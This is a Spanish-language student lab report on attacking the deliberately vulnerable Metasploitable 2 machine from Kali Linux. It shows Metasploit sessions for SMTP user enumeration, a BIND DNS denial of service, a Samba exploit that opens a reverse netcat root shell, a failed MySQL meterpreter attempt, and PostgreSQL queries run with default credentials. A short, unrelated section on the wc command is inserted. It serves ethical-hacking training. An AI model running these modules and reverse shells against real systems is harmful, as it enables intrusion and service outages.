
```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$ uname -a
-bash: uname: command not found
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ uptime
 02:44:44 up 56 min, 3 users, load average: 0.01, 0.03, 0.13
msfadmin@metasploitable:~$ ls -la
total 36
drwxr-xr-x 5 msfadmin msfadmin 4096 2012-05-20 14:22 .
drwxr-xr-x 6 root      root      4096 2010-04-16 02:16 ..
lrwxrwxrwx 1 root      root        9 2012-05-14 00:26 .bash_history -> /dev/null
drwxr-xr-x 4 msfadmin msfadmin 4096 2010-04-17 14:11 .distcc
-rw-r--r-- 1 root      root      4174 2012-05-14 02:01 .mysql_history
-rw-r--r-- 1 msfadmin msfadmin 586 2010-03-16 19:12 .profile
-rwxr-xr-x 1 msfadmin msfadmin 4 2012-05-20 14:22 .rhosts
drwxr-xr-x 1 msfadmin msfadmin 4096 2010-05-17 21:43 .ssh
-rw-r--r-- 1 msfadmin msfadmin 0 2010-05-07 14:38 .sudo_as_admin_successful
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$
```

- Whoami: Ver el usuario actual
- ls -la: Ver estructura raíz



1.7 Puerto 25 – SMTP (Postfix)

Realice conexión por Telnet al puerto 25:



```
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
(kali@kali)~]
$ sudo su
[sudo] contraseña para kali: 
(root@kali)~]
$ telnet 100.10.2.4 25
Trying 100.10.2.4...
Connected to 100.10.2.4.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
Helo test
250 metasploitable.localdomain
VRFY root
252 2.0.0 root
VRFY msfadmin
252 2.0.0 msfadmin
```

Ilustración 33 Conexión por Telnet puerto 25

La salida indica que el servidor SMTP Postfix está activo y escuchando conexiones.

El comando El comando VRFY se usa para **enumeración de usuarios**.

En este caso, el servicio SMTP (Postfix) no tiene vulnerabilidades remotas de ejecución de código listas para explotar, pero sí debilidades que se aprovechan en fases de reconocimiento y enumeración. Permite, **sacar información útil** que luego se pueda usar en otra fase de ataques.

1.8 Puerto 53 – DNS (ISC BIND 9.4.2)

Este módulo causa una caída del servicio DNS.


```
msf6 > search bind_tkey

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  ---                                     -
0  auxiliary/dos/dns/bind_tkey              2015-07-28      normal No      BIND TKEY Que
ry Denial of Service

Interact with a module by name or index. For example info 0, use 0 or use auxil
iary/dos/dns/bind_tkey

msf6 > use 0
msf6 auxiliary(dos/dns/bind_tkey) > set RHOST 100.10.2.4
RHOST => 100.10.2.4
msf6 auxiliary(dos/dns/bind_tkey) > set RPORT 53
RPORT => 53
msf6 auxiliary(dos/dns/bind_tkey) > run
[*] Sending packet to 100.10.2.4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(dos/dns/bind_tkey) >
```

Ilustración 34 Búsqueda de vulnerabilidad en msfconsole para puerto 53



```
root@kali: /home/kali

Archivo Acciones Editar Vista Ayuda

(kali@kali)-[~]
$ sudo su
[sudo] contraseña para kali:
(root@kali)-[/home/kali]
# dig @100.10.2.4 metasploitable.local
;; communications error to 100.10.2.4#53: connection refused
;; communications error to 100.10.2.4#53: connection refused
;; communications error to 100.10.2.4#53: connection refused

; <<>> DiG 9.20.9-1-Debian <<>> @100.10.2.4 metasploitable.local
; (1 server found)
;; global options: +cmd
;; no servers could be reached

(root@kali)-[/home/kali]
#
```

	Disclosure Date	Rank	Check	Description
0	2015-07-28	normal	No	BIND TKEY Que

Ilustración 35 Verificación del estado del servicio DNS puerto 53

Verifique el estado del servicio DNS, el resultado identifica que el servicio fue afectado.

1.9 Puerto 139 y 445 – SMB (Samba 3.x – 4.x)

Entre a msfconsole.



```
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
(kali@kali)~$ sudo su
[sudo] contraseña para kali:
(root@kali)~$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

3Kom SuperHack II Logon


User Name: [ security ]
Password: [ ]

[ OK ]

https://metasploit.com

+ -- metasploit v6.4.64-dev
+ -- 2519 exploits - 1296 auxiliary - 431 post
+ -- 1610 payloads - 49 encoders - 13 nops
+ -- 9 evasion
```

Ilustración 36 msfconsole puertos Samba



```
root@kali: /home/kali
Archivo Acciones Editar Vista Ayuda
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 100.10.2.4
RHOST => 100.10.2.4
msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      C0.0.0.0         no        The local client address
  CPORT      4444             no        The local client port
  Proxies    C0.0.0.0         no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     100.10.2.4       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     100.10.2.5       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Ilustración 37 Parámetros options puerto 139



Universidad Tecnológica del Chocó
Diego Luis Córdoba

```
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: /home/kali

RHOSTS 100.10.2.4 yes The target host(s), see https://docs.me
tasptloit.com/docs/using-metasploit/basi
cs/using-metasploit.html
RPORT 139 /home/kali yes The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 100.10.2.5 yes The listen address (an interface may be s
pecified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 100.10.2.5:4444
[*] Command shell session 1 opened (100.10.2.5:4444 -> 100.10.2.4:33036) at 2025
-08-07 10:17:17 -0500
```

Una vez dentro, puede hacer uso de distintos comandos Linux para explorar opciones.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 100.10.2.5:4444
[*] Command shell session 1 opened (100.10.2.5:4444 -> 100.10.2.4:33036) at 2025
-08-07 10:17:17 -0500

whoami
root
ls -la
total 93
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13380 Aug 7 01:49 dev
drwxr-xr-x 94 root root 4096 Aug 7 04:17 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwxr-xr-x 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw-r--r-- 1 root root 10147 Aug 7 01:50 nohup.out
drwxr-xr-x 2 root root 4096 Mar 16 2010 opt
dr-xr-xr-x 117 root root 0 Aug 7 01:47 proc
drwxr-xr-x 13 root root 4096 Aug 7 01:50 root
drwxr-xr-x 2 root root 4096 May 13 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 16 2010 srv
drwxr-xr-x 12 root root 0 Aug 7 01:47 sys
drwxrwxrwt 4 root root 4096 Aug 7 04:16 tmp
drwxr-xr-x 12 root root 4096 Apr 28 2010 usr
drwxr-xr-x 14 root root 4096 Mar 17 2010 var
```

Ilustración 38 Exploit puerto 139

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set RHOST 100.10.2.4
RHOST => 100.10.2.4
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 100.10.2.5:4444
[*] Command shell session 1 opened (100.10.2.5:4444 => 100.10.2.4:56290) at 2025-08-07 10:31:03 -0500

whoami
root
ls -la
total 93
drwxr-xr-x 21 root root 4096 May 20 2012 .
drwxr-xr-x 21 root root 4096 May 20 2012 ..
drwxr-xr-x 2 root root 4096 May 13 2012 bin
drwxr-xr-x 4 root root 1024 May 13 2012 boot
lrwxrwxrwx 1 root root 11 Apr 28 2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13380 Aug 7 01:49 dev
drwxr-xr-x 94 root root 4096 Aug 7 04:22 etc
drwxr-xr-x 6 root root 4096 Apr 16 2010 home
drwxr-xr-x 2 root root 4096 Mar 16 2010 initrd
lrwxrwxrwx 1 root root 32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13 2012 lib
drwx----- 2 root root 16384 Mar 16 2010 lost+found
drwxr-xr-x 4 root root 4096 Mar 16 2010 media
drwxr-xr-x 3 root root 4096 Apr 28 2010 mnt
-rw----- 1 root root 10147 Aug 7 01:50 nohup.out
```

Ilustración 39 parámetros puerto 445

1.10 Puerto 3306 – MySQL (5.0.51a).

```
Kali linux [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali: /home/kali

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  LHOST     100.10.2.5       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Windows

View the full module info with the info, or info -d command.

msf6 exploit(multi/mysql/mysql_ufd_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/mysql/mysql_ufd_payload) > exploit
[-] 100.10.2.4:3306 - Msf::OptionValidateError The following options failed to validate:
[-] 100.10.2.4:3306 - Invalid option PASSWORD: PASSWORD must be specified
msf6 exploit(multi/mysql/mysql_ufd_payload) > set PASSWORD ""
PASSWORD => 
msf6 exploit(multi/mysql/mysql_ufd_payload) > exploit
[*] Started reverse TCP handler on 100.10.2.5:4444
[-] 100.10.2.4:3306 - Exploit failed: Mysql::ServerError::HostIsBlocked Host 'pool-100-10-2-5.prvdr1.fios.verizon.net' is blocked because of many connection errors; un
block with 'mysqladmin flush-hosts'
[*] Exploit completed, but no session was created.
msf6 exploit(multi/mysql/mysql_ufd_payload) >
```

En msfconsole: Llene los parámetros para el puerto 3306

Ilustración 40 parámetros puerto 3306



Ilustración 41 Conexión puerto 3306

1.11 Puerto 5432 – PostgreSQL (8.3.x)

Se realiza ataque para Acceso SQL + ejecución de comandos.




Ilustración 42 msfconsole puerto 5432 – PostgreSQL (8.3.x)

```

Kali Linux [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

root@kali: /home/kali

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search postgres_sql

Matching Modules
=====
# Name Disclosure Date Rank Check Des
- - - - -
0 auxiliary/admin/postgres/postgres_sql . normal No Pos
tgreSQL Server Generic Query

Interact with a module by name or index. For example info 0, use 0 or use auxli
ary/admin/postgres/postgres_sql

msf6 > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/postgres/postgres_sql) > options

Module options (auxiliary/admin/postgres/postgres_sql):

Name Current Setting Required Description
-----
RETURN_ROWSET true no Set to true to see query result
sets
SQL select version() no The SQL query to execute
VERBOSE false no Enable verbose output

Used when connecting via an existing SESSION:
  
```

Ilustración 43 Búsqueda de vulnerabilidad puerto 5432 – PostgreSQL (8.3.x)

```

Archivo Máquina Ver Entrada Dispositivos Ayuda

root@kali: /home/kali

msf6 auxiliary(admin/postgres/postgres_sql) > options

Module options (auxiliary/admin/postgres/postgres_sql):

Name Current Setting Required Description
-----
RETURN_ROWSET true no Set to true to see query result
sets
SQL select version() no The SQL query to execute
VERBOSE false no Enable verbose output

Used when connecting via an existing SESSION:

Name Current Setting Required Description
-----
SESSION no The session to run this module on

Used when making a new connection via RHOSTS:

Name Current Setting Required Description
-----
DATABASE postgres no The database to authenticate against
PASSWORD postgres no The password for the specified usernam
e. Leave blank for a random password.
RHOSTS no The target host(s), see https://docs.m
etasploit.com/docs/using-metasploit/ba
sics/using-metasploit.html
RPORT 5432 no The target port
USERNAME postgres no The username to authenticate as

View the full module info with the info, or info -d command.
  
```

Ilustración 44 parámetros de opciones puerto 5432 – PostgreSQL (8.3.x)

```
Kali Linux [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

root@kali: /home/kali

Archivo  Acciones  Editar  Vista  Ayuda

msf6 auxiliary(admin/postgres/postgres_sql) > set RHOST 100.10.2.4
RHOST => 100.10.2.4
msf6 auxiliary(admin/postgres/postgres_sql) > set SQL 'SELECT version();'
SQL => SELECT version();
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 100.10.2.4
Query Text: 'SELECT version();'

version
-----
PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) > set SQL 'CREATE TABLE Hackeado (id SERIAL PRIMARY KEY, mensaje TEXT);'
SQL => CREATE TABLE Hackeado (id SERIAL PRIMARY KEY, mensaje TEXT);
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 100.10.2.4
[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) > set SQL 'SELECT Hackeado FROM pg_tables WHERE schemaname = 'public';'
SQL => SELECT Hackeado FROM pg_tables WHERE schemaname = 'public';
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 100.10.2.4
[-] 100.10.2.4:5432 Postgres - C42703 Column does not exist: 'SELECT Hackeado FROM pg_tables WHERE schemaname = 'public';'
[*] Auxiliary module execution completed
msf6 auxiliary(admin/postgres/postgres_sql) > set SQL 'SELECT tablename FROM pg_tables WHERE schemaname = 'public';'
SQL => SELECT tablename FROM pg_tables WHERE schemaname = 'public';
msf6 auxiliary(admin/postgres/postgres_sql) > run
```

Ilustración 45 Ejecución de consultas

Como ejemplo de post-explotación, se ejecutaron consultas sobre el servicio.

En el caso de la base de datos, se procedió a **crear una tabla denominada Hackeado**, evidenciando que se posee control sobre el sistema comprometido.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

2 Capítulo 2: Comandos que se utilizan para contar palabras y letras de un txt.

WC: En sistemas operativos basados en **Unix/Linux**, el comando *wc* (*word count*) se utiliza para contar líneas, palabras y caracteres dentro de un archivo de texto.

La salida mostrará tres valores:

1. Número de líneas.
2. Número de palabras.
3. Número de caracteres (bytes).

Opciones más comunes

- **Contar solo palabras:** `wc -w archivo.txt`
- **Contar solo caracteres (bytes):** `wc -c archivo.txt`
- **Contar solo caracteres (incluyendo acentos y símbolos Unicode):** `wc -m archivo.txt`
- **Contar solo líneas:** `wc -l archivo.txt`

3 Problemas encontrados

Durante la ejecución de los ataques a los puertos identificados, se presentaron las siguientes dificultades:

- **Puerto MySQL (3306):** No fue posible completar el ataque debido a errores recurrentes que indicaban el bloqueo del puerto ([ver imagen](#)).
- **Puerto SMTP (25 – Postfix):** Se presentaron complicaciones iniciales al no comprender con claridad el procedimiento adecuado para explotar este servicio.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

4 Soluciones de los problemas

Puerto MySQL (3306): El problema persiste aún.

Puerto SMTP (25 – Postfix): Tras investigar, se comprendió que no existe un módulo explotable directo en *Metasploit* para este puerto. Sin embargo, el servicio puede usarse para obtener información útil que sirva como base para otros tipos de ataques.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

5 Recomendaciones

Se recomienda prestar atención a la correcta escritura de los comandos, ya que puede generar fallos en la ejecución. Asimismo, es aconsejable investigar y familiarizarse con los comandos que permiten salir, retroceder o navegar correctamente dentro de las terminales.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

6 Conclusiones

Se concluye que es posible realizar un escaneo correcto de los puertos de la máquina víctima, identificando los servicios expuestos y sus posibles vulnerabilidades. Durante la práctica se lograron ejecutar varios ataques de forma exitosa; sin embargo, es necesario continuar investigando sobre aquellos puertos que no pudieron ser vulnerados en esta sesión. Esta actividad resultó valiosa para poner en práctica y reforzar los conocimientos adquiridos sobre *hacking ético* en un entorno controlado.

7 Glosario

Hacking Ético: Proceso de evaluar la seguridad de sistemas y redes mediante ataques controlados, con el fin de detectar y corregir vulnerabilidades.

VirtualBox: Software de virtualización que permite instalar y ejecutar varios sistemas operativos de forma simultánea en un mismo equipo.

Kali Linux: Distribución de Linux orientada a pruebas de penetración y auditorías de seguridad.

Metasploitable 2: Máquina virtual intencionadamente vulnerable, diseñada para prácticas de hacking ético.

Metasploit Framework: Plataforma de código abierto utilizada para desarrollar, probar y ejecutar exploits contra sistemas remotos.

Msfconsole: Interfaz de línea de comandos principal de Metasploit, utilizada para buscar, configurar y ejecutar exploits.

Exploit: Código o técnica que aprovecha una vulnerabilidad en un sistema o aplicación para obtener acceso o control no autorizado.

Payload: Código que se ejecuta en la máquina objetivo después de explotar una vulnerabilidad; puede ser, por ejemplo, una shell inversa.

Nmap: Herramienta de código abierto para el escaneo de redes y detección de puertos y servicios activos.

Rhost: Dirección IP de la máquina víctima (host remoto).

Lhost: Dirección IP de la máquina atacante (host local).

Rport: Número de puerto en la máquina víctima que se pretende explotar.



Lport: Número de puerto en la máquina atacante que recibirá la conexión de retorno desde la víctima.

SMTP: Protocolo simple de transferencia de correo, utilizado para el envío de emails.

MySQL: Sistema de gestión de bases de datos relacional.

FTP: Protocolo de transferencia de archivos, utilizado para mover datos entre sistemas a través de la red.



Universidad Tecnológica del Chocó
Diego Luis Córdoba

8 Bibliografía

docs.rapid7. (s.f.). *docs.rapid7*. Obtenido de <https://docs.rapid7.com/metasploit/msf-overview/>

IONOS, E. e. (11 de Noviembre de 2023). *ionos.com*. Obtenido de <https://www.ionos.com/es-us/digitalguide/servidores/configuracion/comando-de-linux-wc/>

Telefonica.com. (14 de Septiembre de 2023). *telefonica.com*. Obtenido de <https://www.telefonica.com/es/sala-comunicacion/blog/hacking-etico-que-es/>

wikipedia.org. (November de 2021). *wikipedia.org*. Obtenido de <https://en.wikipedia.org/wiki/VirtualBox>